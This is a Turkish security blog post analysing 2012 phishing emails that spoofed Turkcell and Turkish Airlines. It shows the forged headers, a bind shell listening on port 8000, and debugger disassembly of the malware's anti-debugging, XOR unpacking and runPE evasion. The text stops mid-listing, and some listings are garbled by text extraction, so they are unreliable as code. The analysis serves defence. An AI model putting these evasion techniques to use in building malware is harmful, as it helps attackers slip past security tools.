

# Şeytan Ayrıntıda Gizlidir

written by Mert SARICA | 1 January 2013

19 Aralık 2012 tarihinde birçok banka müşterilerinden gelen ihbarları değerlendirmek ile güne başladı. Aynı anda sosyal medyada ve NetSec bilişim güvenliği e-posta listesinde Turkcell ve Vodafone'dan gönderildiği ve ekinde zararlı yazılım bulunduğu öne sürülen e-postalar yer almaya başladı.

Message Fatura\_Bildirimi.pdf.zip (36 KB)

---

**From:** Turkcell Kurumsal Tahsilat [mailto:[turkcellkurumsaltahsilat@haberdaret.turkcell.com.tr](mailto:turkcellkurumsaltahsilat@haberdaret.turkcell.com.tr)]  
**Sent:** Wednesday, December 19, 2012 11:35 AM  
**To:** Çağrı Merkezi İnsan Kaynakları  
**Subject:** Fatura Bildirimi



The image shows an email from Turkcell. The subject is "Fatura Bildirimi". The body of the email is in Turkish and informs the recipient about an invoice from "Yalçın Kardeşler Hali Tek.San.Ve Tic.Ltd" dated 25.11.2012, with a total amount of 1,483,31 TL and a due date of 06.12.2012. It includes a note that the message is for information only and provides links for payment and viewing payment channels.

24 Aralık 2012 tarihinde ise bu defa THY'den gönderildiği ve ekinde zararlı yazılım bulunduğu öne sürülen e-postalar gündemi meşgul etmeye başladı.

If there are problems with how this message is displayed, click here to view it in a web browser.

From: Turkish Airlines <please\_do\_not\_reply@thy.com>  
To: [REDACTED]  
Cc:  
Subject: Turkish Airlines Online Ticket - Information Message

Sent: Pst 24.12.2012 21:52

Message Turkish-Airlines-Itinerary.pdf.zip

Reservation

Dear,  
Thank you for booking online. Thank you for choosing  
Turkish Airlines.  
You can find your itinerary in the attached file.

Pay and Fly... From now on you may use our web  
site to pay your Ticket By Office bookings.

For online check-in  
please click [here](#).

Click [here](#) to see your reservation  
information.

To book your hotel  
please click [here](#).

For rent a car please click [here](#).  
Miles&Smiles members can rent a car  
online.

Reservation Code: U7NBII  
Process date: Tue, 25 Dec 2012 03:52:03 +0800

E-postaların başlık bilgileri incelendiğinde e-postaların Turkcell ve THY'den gönderiliyormuş gibi gösterilmeye çalışıldığı anlaşılmıyordu. Fakat dikkatlice bakıldığında son adımda e-postanın Tayvan'da ki bir sunucudan alınmış olduğu bu nedenle başlık bilgilerinin manipüle edildiği açıkça anlaşılıyordu.

Received: from mail.gff.com.tw (60.250.9.34) by [REDACTED] with Microsoft SMTP Server id 14.1.355.2; Mon, 24 Dec 2012 21:52:04 +0200  
Received: from ISTEXCEDGE1.thynet.thy.com ([212.175.83.159]) by ip226.226.onofis.com (Icewarp 9.3.1) with ESMTP (SSL) id 6QR95678 by [REDACTED] for [REDACTED] Tue, 25 Dec 2012 03:52:03 +0800  
Received: from javabatchp3 (192.168.254.165) by ISTEXCEDGE1.thynet.thy.com (10.11.91.138) with Microsoft SMTP Server id 14.1.218.12; Tue, 25 Dec 2012 03:52:03 +0800  
Message-ID: <16728329.8371489790626.JavaMail.otbatch@javabatchp3>  
From: Turkish Airlines <please\_do\_not\_reply@thy.com>  
To: [REDACTED]  
Subject: Turkish Airlines Online Ticket - Information Message  
Date: Tue, 25 Dec 2012 03:52:03 +0800  
MIME-Version: 1.0  
Content-Type: multipart/mixed; boundary="-----a\_cazmn\_87\_11\_29"  
Return-Path: artistes@thy.com  
X-MS-Exchange-Organization-AuthSource: [REDACTED]  
X-MS-Exchange-Organization-AuthAS: Anonymous  
X-MS-Exchange-Organization-SCL: 0  
X-MS-Exchange-Organization-PCL: 2  
X-MS-Exchange-Organization-Antispam-Report: DV:3.3.5705.600;origIP:60.250.9.34

Ardından bazı web sitelerinde ve NetSec bilişim güvenliği e-posta listesinde zararlı yazılım üzerinde yapılan kısa analizlere yer verildi ve bu analizlerde zararlı yazılımın trojan olmadığı, çalıştırıldıktan sonra 8000 numaralı bağlantı noktasında (port) dinlemeye geçtiği ve bu bağlantı noktasından sisteme bağlanan kişilere komut satırı erişimi (shell) verildiği belirtiliyordu.

C:\WINDOWS\system32\cmd.exe

```
C:\Documents and Settings\Administrator>netstat -an -p tcp | findstr "8000"
TCP    0.0.0.0:8000        0.0.0.0:0      LISTENING

C:\Documents and Settings\Administrator>
```


Telnet 127.0.0.1

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\Desktop>_
```

Emek ve zaman harcandığı açıkça belli olan profesyonelce hazırlanmış iki farklı sahte e-posta ve sadece çalıştırıldığı sisteme 8000 numaralı bağlantı noktasında komut satırı erişimi veren zararlı bir yazılım ? Muhtemelen okurken size de inandırıcı gelmeyen bu senaryo bana da hiç inandırıcı gelmediği için sahte THY e-postasında yer alan zararlı yazılıma kısaca göz atmaya karar verdim. Özellikle yazılım seviyesine inilmeden sistem seviyesinde yapılan analizler, zararlı yazılımın sanal makine, debugger, sandbox tespitine yönelik kontroller içermesi durumunda farklı sonuçlar ortaya çıkarabilmektedir bu nedenle yazılım seviyesine inilmeden yapılan bir analiz sonucuna göre bir karara varmak çok doğru değildir. Yazılım seviyesine inilse dahi kimi zaman yanlışlıkla payı olabilmektedir.

Immunity Debugger aracı ile zararlı yazılımı analiz etmeye başladığımda ilk dikkatimi çeken Immunity Debugger tarafından karşıma çıkan şüpheli uyarı mesajları oldu.



Ardından bir Anti Debugging teknigi olan ve zararlı yazılımlarda sıkça karşılaşılan SetUnhandledExceptionFilter dikkatimi çekti. Normalde bir yazılım çalışma esnasında ortaya çıkabilecek potansiyel hataları, istisnai durumları tespit eder ve ona göre aksiyon alır ancak öngörülemeyen hatalar için bir yazılımcı SetUnhandledExceptionFilter滤resi ile öngörülemeyen hataların da tespit edilmesini ve buna göre aksiyon almasını sağlayabilir. Hata ayıklayıcı (debugger) ile çalıştırılan bir yazılımda ise debugger yazılımın çalışması esnasında ortaya çıkan hataları, istisnai durumları kendisi yönetmeye çalışır. Bunu bilen zararlı yazılım geliştiricileri de bu filtreden faydalananarak sayısal hatalara yol açacak bir kod parçası çalıştırır ve bu hatayı bu filtrenin ayıklamasını ve yazılımın akışına devam etmesini sağlar. Ancak bunu bilmeyen bir hata ayıklayıcı böyle bir hata ile karşılaşlığında yazılımın akışını devam ettiremez ve yazılım çökmüş olur kısaca SetUnhandledExceptionFilter ile debuggerlar bu şekilde devre dışı bırakılmaya çalışılır.

Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]

File View Debug Plugins ImmLib Options Window Help Jobs

Immunity Consulting Services Manager

```

00401100 F: $ 55 PUSH EBP
00401101 . 89E5 MOV EBP,ESP
00401103 . 53 PUSH EBX
00401104 . 83EC 24 SUB ESP,24
00401107 . 8D11 LER EDX,DWORD PTR DS:[ECX]
00401109 . F8 CLC
0040110A C70424 111140 MOV DWORD PTR SS:[ESP],Turkish-.00401111
0040110B E8 AA210000 CALL <JMP.&KERNEL32.SetUnhandledExceptionFilter>
00401116 . 83EC 11 SUB ESP,11
00401119 E8 B21B0000 CALL Turkish-.00402C00
0040111E 1145 F8 ADC DWORD PTR SS:[EBP-8],EAX
00401121 . 0000 ADD BYTE PTR DS:[EAX],AL
00401123 . 0000 ADD BYTE PTR DS:[EAX],AL
00401125 B8 000004000 MOV EAX,Turkish-.00408000
0040112A 8D55 F4 LEA EDX,DWORD PTR SS:[EBP-C]
0040112D 895C24 10 MOV DWORD PTR SS:[ESP+10],EBX
00401131 88D0 A0504000 MOV ECX,DWORD PTR DS:[4050A0]
00401137 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
0040113B 895424 08 MOV DWORD PTR SS:[ESP+8],EDX
0040113F 894C24 0C MOV DWORD PTR SS:[ESP+C],ECX
00401143 C70424 040040 MOV DWORD PTR SS:[ESP],Turkish-.00408004
00401144 E8 71200000 CALL <JMP.&msvcrt._getmainargs>
0040114F A1 60814000 MOV EAX,DWORD PTR DS:[408160]
00401154 85C0 TEST EAX,EAX
00401156 74 58 JE SHORT Turkish-.004011B0
00401158 A3 B0504000 MOV DWORD PTR DS:[4050B0],EAX
0040115D 8B15 4C914000 MOV EDX,DWORD PTR DS:[<&msvcrt._iob>]
00401163 8502 TEST EDX,EDX
00401165 0F85 8B000000 JNC Turkish-.004011F6
00401168 > 83FA E0 CMP EDX,-20
0040116E . 74 20 JE SHORT Turkish-.00401190
00401170 A1 60814000 MOV EAX,DWORD PTR DS:[408160]
00401175 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
00401179 8B10 4C914000 MOV EBX,DWORD PTR DS:[<&msvcrt._iob>]
0040117F 884B 30 MOV ECX,DWORD PTR DS:[EBX+30]
00401182 890C24 MOV DWORD PTR SS:[ESP],ECX
00401185 E8 26200000 CALL <JMP.&msvcrt._setmode>
00401188 8B15 4C914000 MOV EDX,DWORD PTR DS:[<&msvcrt._iob>]
00401190 > 83FA C0 CMP EDX,-40
00401193 . 74 1B JE SHORT Turkish-.004011B0
00401195 8B10 60814000 MOV EBX,DWORD PTR DS:[408160]
00401198 895C24 04 MOV DWORD PTR SS:[ESP+4],EBX
0040119F 88D0 4C914000 MOV ECX,DWORD PTR DS:[<&msvcrt._iob>]
004011A5 8851 50 MOV EDX,DWORD PTR DS:[ECX+50]
004011A8 891424 MOV DWORD PTR SS:[ESP],EDX
004011B8 E8 00200000 CALL <JMP.&msvcrt._setmode>
004011B9 > E8 E8F00000 CALL <JMP.&msvcrt._p_fmode>
004011B5 8B10 B0504000 MOV EBX,DWORD PTR DS:[4050B0]
004011BB . 8918 MOV DWORD PTR DS:[EAX],EBX
004011BD . E8 DE1A0000 CALL Turkish-.00402C00
004011C2 . 89E4 F0 AND ESP,FFFFFFF0
004011C5 . E8 B61F0000 CALL <JMP.&msvcrt._p_environ>
004011CA . 8908 MOV ECX,DWORD PTR DS:[EAX]
004011CC . 894C24 08 MOV DWORD PTR SS:[ESP+8],ECX
004011D0 895424 0C MOV DWORD PTR DS:[ESP+C],ECX

```

EBP=0045FFB0  
Local calls/jumps from 004010F1, 00401253

Bu adımları geçtikten ve zararlı yazılımın paketlenmiş (packed) bölmelerini açtığını farkettim

Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]

File View Debug Plugins ImmLib Options Window Help Jobs

Immunity Consulting Services Manager

```

00401107 . 8D11      LEA EDX,DWORD PTR DS:[ECX]
00401109 . F8        CLC
0040110A C70424 111140 MOV DWORD PTR SS:[ESP],Turkish-.00401111
00401111 E8 AA210000 CALL <JMP.&KERNEL32.SetUnhandledExceptionFilter>
00401116 89EC 11      SUB ESP,11
00401119 E8 B21B0000 CALL Turkish-.00402C00
00401121 1145 F8      ADD DWORD PTR SS:[EAX],EAX
00401123 0000         ADD BYTE PTR DS:[EAX],AL
00401125 E8 00804000 MOV EAX,Turkish-.00408000
0040112A 8D55 F4      LEA EDX,DWORD PTR SS:[EBP-C]
0040112D 895C24 10      MOV DWORD PTR SS:[ESP+10],EBX
00401131 88D0 A0504000 MOV ECX,DWORD PTR DS:[4050A0]
00401137 894424 04      MOV DWORD PTR SS:[ESP+4],EAX
00401138 895424 08      MOV DWORD PTR SS:[ESP+8],EDX
0040113F 894C24 0C      MOV DWORD PTR SS:[ESP+C],ECX
00401143 C70424 048040 MOV DWORD PTR SS:[ESP],Turkish-.00408004
00401144 E8 71200000 CALL <JMP.&msvcrt._getmainargs>
0040114F A1 60814000 MOV EAX,DWORD PTR DS:[408160]
00401154 85C0         TEST EDX,EDX
00401156 74 58      JE SHORT Turkish-.004011B0
00401158 A3 B0504000 MOV DWORD PTR DS:[409020],EDX
0040115D 8B15 4C914000 MOV EDX,DWORD PTR DS:[I]
00401163 85D2         TEST EDX,EDX
00401165 0F85 80000000 JNE Turkish-.004011F6
00401168 > 83FA E0      CMP EDX,-20
0040116E 74 20      JE SHORT Turkish-.00401175
00401170 R1 60814000 MOV EBX,DWORD PTR DS:[I]
00401175 894424 04      MOV DWORD PTR SS:[ESP+4],EBX
00401179 8B10 4C914000 MOV EDX,DWORD PTR DS:[I]
0040117F 8B48 30      MOV ECX,DWORD PTR DS:[I]
00401182 896024         MOV DWORD PTR SS:[ESP]
00401185 E8 26200000 CALL <JMP.&msvcrt._setmode>
0040118A 8B15 4C914000 MOV EDX,DWORD PTR DS:[I]
00401190 > 83FA C0      CMP EDX,-48
00401193 74 1B      JE SHORT Turkish-.00401195
00401195 8B10 60814000 MOV EBX,DWORD PTR DS:[I]
00401198 895C24 04      MOV DWORD PTR SS:[ESP+4],EBX
0040119F 88D0 4C914000 MOV ECX,DWORD PTR DS:[I]
004011A5 8851 50      MOV EDX,DWORD PTR DS:[I]
004011A8 891424         MOV DWORD PTR SS:[ESP]
004011AB E8 00200000 CALL <JMP.&msvcrt._setmode>
004011B0 > E8 EB1F0000 CALL <JMP.&msvcrt._setmode>
004011B5 8B10 B0504000 MOV EBX,DWORD PTR DS:[I]
004011B8 8918 00      MOV DWORD PTR DS:[EAX]
004011B9 E8 DE100000 CALL Turkish-.00402C00
004011C2 89E4 F0      AND ESP,FFFFFFF0
004011C5 E8 B61F0000 CALL <JMP.&msvcrt._setmode>
004011CA 8808         MOV ECX,DWORD PTR DS:[I]
004011CC 894C24 08      MOV DWORD PTR SS:[ESP+8],ECX
004011D0 8B15 00804000 MOV EDX,DWORD PTR DS:[I]
004011D6 895424 04      MOV DWORD PTR SS:[ESP+4],EDX
004011DA A1 04884000 MOV EAX,DWORD PTR DS:[I]
004011DF . 890424      MOV DWORD PTR SS:[ESP]
004011E0 E8 00000000 CALL <JMP.&msvcrt._setmode>
[00405000]=00004000

```

SetUnhandledExceptionFilter

msvcrt.\_iob

msvcrt.\_iob

\_setmode

msvcrt.\_iob

\_setmode

New origin here Ctrl+Gray \*

Go to

Follow in Dump

View call tree Ctrl+K

Search for

Find references to

View


Copy to executable

Analysis

Bookmark

Appearance

Address	Hex dump	ASCII
00404000	00 00 00 00 00 00 00 00	
00404008	00 00 00 00 00 00 00 00	
00404016	00 00 00 00 00 00 00 00	
00404018	00 00 00 00 00 00 00 00	
00404020	00 00 00 00 00 00 00 00	
00404028	00 00 00 00 00 00 00 00	
00404030	00 00 00 00 00 00 00 00	



Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment

```
00404513 55 PUSH EBP
00404514 8BEC MOV EBP,ESP
00404516 57 PUSH EDI
00404517 52 PUSH EDX
00404518 51 PUSH ECX
00404519 B9 26000000 MOV ECX,26
0040451E BA 5F000000 MOV EDX,5F
00404523 8B7C24 10 MOU EDI,DWORD PTR SS:[ESP+10]
00404527 85C9 TEST ECX,ECX
00404529 74 06 JE SHORT Turkish-.00404531
0040452B 3817 XOR BYTE PTR DS:[EDI],DL
0040452D 49 DEC ECX
0040452E 47 INC EDI
0040452F ^EB F6 JMP SHORT Turkish-.00404527
00404531 59 POP ECX
00404532 5A POP EDX
00404533 5F POP EDI
00404534 50 POP EBP
00404535 C3 RETN
00404536 0000 ADD BYTE PTR DS:[EAX],AL
00404538 1345 40 ADC EAX,DWORD PTR SS:[EBP+40]
0040453B 0000 ADD BYTE PTR DS:[EAX],AL
0040453D 55 PUSH EBP
0040453E 8BEC MOV EBP,ESP
00404540 57 PUSH EDI
00404541 52 PUSH EDX
00404542 51 PUSH ECX
00404543 B9 26000000 MOV ECX,26
00404548 BA 5F000000 MOV EDX,5F
0040454D 8B7C24 10 MOU EDI,DWORD PTR SS:[ESP+10]
00404551 83EF 08 SUB EDI,8
00404554 85C9 TEST ECX,ECX
00404556 74 06 JE SHORT Turkish-.0040455E
00404558 3817 XOR BYTE PTR DS:[EDI],DL
0040455A 49 DEC ECX
0040455B 4F DEC EDI
0040455C ^EB F6 JMP SHORT Turkish-.00404554
0040455E 59 POP ECX
0040455F 5A POP EDX
00404560 5F POP EDI
00404561 50 POP EBP
00404562 C3 RETN
00404563 0000 ADD BYTE PTR DS:[EAX],AL
00404565 8D 45400000 CMP EAX,4845
0040456A 55 PUSH EBP
0040456B 8BEC MOV EBP,ESP
0040456D 57 PUSH EDI
0040456E 52 PUSH EDX
0040456F 51 PUSH ECX
00404570 B9 F9000000 MOV ECX,0F9
00404573 BA 22000000 MOV EDX,22
0040457A 8B7C24 10 MOU EDI,DWORD PTR SS:[ESP+10]
0040457E 85C9 TEST ECX,ECX
00404580 74 06 JE SHORT Turkish-.00404588
00404582 3817 XOR BYTE PTR DS:[EDI],DL
00404584 49 DEC ECX
00404585 47 INC EDI
00404586 ^EB F6 JMP SHORT Turkish-.0040457E
00404588 59 POP ECX
00404589 5A POP EDX
0040458A 5F POP EDI
0040458B 50 POP EBP
0040458C C3 RETN
0040458D 0000 ADD BYTE PTR DS:[EAX],AL
0040458F 6A 45 PUSH 45
00404591 48 INC EAX
00404592 0000 ADD BYTE PTR DS:[EAX],AL
00404594 55 PUSH EBP
00404595 8BEC MOV EBP,ESP
00404597 57 PUSH EDI
00404598 52 PUSH EDX
00404599 51 PUSH ECX
0040459A B9 F9000000 MOV ECX,0F9
0040459F BA 22000000 MOV EDX,22
004045A4 8B7C24 10 MOU EDI,DWORD PTR SS:[ESP+10]
004045A8 83EF 08 SUB EDI,8
004045AB 85C9 TEST ECX,ECX
004045AD 74 06 JE SHORT Turkish-.004045B5
004045AF 3817 XOR BYTE PTR DS:[EDI],DL
004045B1 49 DEC ECX
004045B2 4F DEC EDI
004045B3 ^EB F6 JMP SHORT Turkish-.004045AB
004045B5 59 POP ECX
004045B6 5A POP EDX
004045B7 5F POP EDI
004045B8 50 POP EBP
004045B9 C3 RETN
```

Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment

```

00401323 833D 7C50400000 01 CMP DWORD PTR DS:[40507C],0
0040132A 74 1D JE SHORT Turkish-.00401349
0040132C 881D 80504000 MOV EBX,DWORD PTR DS:[405080]
00401332 A1 78504000 MOV ECX,DWORD PTR DS:[405078]
00401337 3018 XOR BYTE PTR DS:[ECX1,BL]
00401339 B8 7C504000 MOV EAX,Turkish-.0040507C
0040133E FF00 DEC DWORD PTR DS:[EAX]
00401340 B8 78504000 MOV ECX,Turkish-.00405078
00401345 FF00 INC DWORD PTR DS:[EAX]
00401347 ^EB 09 JMP SHORT Turkish-.00401323
00401349 A1 65454000 MOV EAX,DWORD PTR DS:[404565]
0040134E FFD0 CALL EAX
00401350 A1 8F454000 MOV ECX,DWORD PTR DS:[40450F]
00401350 FFD0 CALL EAX
00401357 E5 26 IN EAX,26
00401359 06 PUSH ES
0040135A 2242 62 AND AL,BYTE PTR DS:[EDX+62]
0040135D 22CA AND CL,DL
0040135F 5F POP EDI
00401360 3D 2222A1CE CMP EAX,CER12222
00401365 26:E5 66 IN EAX,66
00401368 06 PUSH ES
00401369 26:2F DAS
0040136B 42 INC EDX
0040136C 6222 BOUND ESP,QWORD PTR DS:[EDDX]
0040136E AB STOS DWORD PTR ES:[EDI]
0040136F 26:06 PUSH ES
00401371 CA C02E RETF 2EC8
00401374 2222 AND AH,BYTE PTR DS:[EDX]
00401376 B1 82 R26222E5 XOR DWORD PTR DS:[EDX],E52262A2
0040137C 66:06 PUSH ES
0040137E 2426 SUB AH,BYTE PTR DS:[ESI]
00401380 2322 AND ESP,DWORD PTR DS:[EDX]
00401382 22E5 AND AH,CH
00401384 66:06 PUSH ES
00401386 26:12A2 6222E52 ADC AH,BYTE PTR ES:[EDX+26E52262]
0040138D 06 PUSH ES
0040138E 2222 AND AH,BYTE PTR DS:[EDX]
00401390 2222 AND AH,BYTE PTR DS:[EDX]
00401392 8332 A2 XOR DWORD PTR DS:[EDX],FFFFFA2
00401395 6222 BOUND ESP,QWORD PTR DS:[EDDX]
00401397 0DF2 FSUBR SS:[ESI]
00401399 AB STOS DWORD PTR ES:[EDI]
0040139A 67:D2A9 67D02 SHR BYTE PTR DS:[BX+DI+D267],CL
0040139F 27 DAA
004013A0 89A2 6222A21A OR BYTE PTR DS:[EDX+1AA22262],AH
004013A6 4F DEC EDI
004013A7 57 PUSH EDI
004013A8 3E:A9 67D022709 TEST EAX,927D267
004013A9 A2 6222A21A MOV BYTE PTR DS:[1AA22262],AL
004013B3 52 PUSH EDX
004013B4 57 PUSH EDI
004013B5 2D E5A7B6CD SUB ECX,CDB6A7E5
004013B9 0000 FSTP ST(5)
004013BC 1122 ADD DWORD PTR DS:[EDX],ESP
004013BE 2222 AND AH,BYTE PTR DS:[EDX]

```

Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment

```

0040134F D0A1 8F454000 SHL BYTE PTR DS:[ECX+40458F],1
00401350 FFD0 CALL EAX
00401357 C70424 00604000 MOV DWORD PTR SS:[ESP].Turkish-.00406000 ASCII "KERNEL32.dll"
0040135E E8 7D1F0000 CALL <JMP.&KERNEL32.GetModuleHandleA>
00401363 83EC 04 SUB ESP,4
00401366 C74424 04 006041 MOV DWORD PTR SS:[ESP+4],Turkish-.00406000 ASCII "GetModuleFileNameA"
0040136E 890424 MOV DWORD PTR SS:[ESP],EAX
00401371 E8 E0C00000 CALL Turkish-.00408060
00401376 A3 18804000 MOV DWORD PTR DS:[40800181],EAX
00401378 C74424 08 044101 MOV DWORD PTR SS:[ESP+8],104
00401383 C74424 04 388041 MOV DWORD PTR SS:[ESP+4],Turkish-.00408030
00401388 C70424 00000000 MOV DWORD PTR SS:[ESP],0
00401392 A1 18804000 MOV EAX,DWORD PTR DS:[4080101]
00401397 FFD0 CALL EAX
00401399 8945 F0 MOV DWORD PTR SS:[EBP-10],EAX
0040139C 8845 F0 MOV ECX,DWORD PTR SS:[EBP-10]
0040139F 05 24804000 ADD EAX,Turkish-.00408002H
004013A4 8038 60 CMP BYTE PTR DS:[EAX1,60]
004013A7 75 1C JNZ SHORT Turkish-.004013C5
004013A9 8845 F0 MOV EAX,DWORD PTR SS:[EBP-10]
004013AC 05 28804000 ADD EAX,Turkish-.0040802B
004013B1 8038 70 CMP BYTE PTR DS:[EAX1,70]
004013B4 75 0F JNZ SHORT Turkish-.004013C5
004013B6 C785 94FFFFF 3: MOV DWORD PTR SS:[EBP-186C1],33
004013C0 E9 9C000000 JMP Turkish-.00401461
004013C5 8845 F0 MOV ECX,DWORD PTR SS:[EBP-10]
004013C8 05 28804000 ADD EAX,Turkish-.00408029
004013CD 8038 70 CMP BYTE PTR DS:[EAX1,70]
004013D0 75 19 JNZ SHORT Turkish-.004013EB
004013D2 8845 F0 MOV EAX,DWORD PTR SS:[EBP-10]
004013D5 05 28804000 ADD EAX,Turkish-.0040802B
004013D8 8038 70 CMP BYTE PTR DS:[EAX1,70]
004013D9 75 0C JNZ SHORT Turkish-.004013EB
004013E0 C785 94FFFFF 0: MOV DWORD PTR SS:[EBP-186C1],0
004013E9 E8 76 JMP SHORT Turkish-.00401461
004013EB A1 68504000 MOV EAX,DWORD PTR DS:[405068]
004013F0 8945 EC MOV DWORD PTR SS:[EBP-14],EAX
004013F3 A1 6C504000 MOV EAX,DWORD PTR DS:[40506C]
004013F8 8945 E8 MOV DWORD PTR SS:[EBP-18],EAX
004013FB C70424 54504000 MOV DWORD PTR SS:[ESP],Turkish-.00405054 ASCII "imyxrnfganuitruruuuw"
00401402 E8 33000000 CALL Turkish-.0040219A
00401407 894424 08 MOV DWORD PTR SS:[ESP+8],EAX
00401408 C74424 04 545041 MOV DWORD PTR SS:[ESP+4],Turkish-.00405054 ASCII "imyxrnfganuitruruuuw"
00401413 0805 98EFFFFF LEA EAX,DWORD PTR SS:[EBP-1068]
00401419 890424 MOV DWORD PTR SS:[ESP],EAX
0040141C E8 E1150000 CALL Turkish-.00402C02
00401421 8845 EC MOV EAX,DWORD PTR SS:[EBP-14]
00401424 894424 08 MOV DWORD PTR SS:[ESP+8],EAX
00401428 8845 E8 MOV EAX,DWORD PTR SS:[EBP-18]
0040142B 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
0040142F 0805 98EFFFFF LEA EAX,DWORD PTR SS:[EBP-1068]
00401435 890424 MOV DWORD PTR SS:[ESP],EAX
00401438 E8 D1170000 CALL Turkish-.00402C0E
0040143D 8845 E8 MOV EAX,DWORD PTR SS:[EBP-18]
00401440 894424 04 MOV DWORD PTR SS:[ESP+4],EAX
00401444 C70424 30804000 MOV DWORD PTR SS:[ESP1].Turkish-.00408030
00406000=Turkish-.00406000 (ASCII "KERNEL32.dll")
Stack SS:[0022EF14]=00070006

```

Son adımlara yaklaşırken zararlı yazılımın işletim sistemi üzerinde çalışan potansiyel güvenlik yazılımlarını atlatmak için runPE (hafızadan işlem (process) çalıştırma) yöntemini kullanmak için hazırlık yaptığı anlaşılıyordu.

```
Immunity Debugger - Turkish-Airlines-Itinerary.pdf.exe - [CPU - main thread, module Turkish-]

File View Debug Plugins ImmLib Options Window Help Jobs

l e m t w h c P k b z r ... s ? Immunity Consulting Services Manager

00402340 C70424 20674000 MOV DWORD PTR SS:[ESP],Turkish-.00406720 ASCII "kernel32.dll"
00402347 E8 94BF0000 CALL <JMP.&KERNEL32.GetModuleHandleA>
0040234C 83EC 04 SUB ESP,4
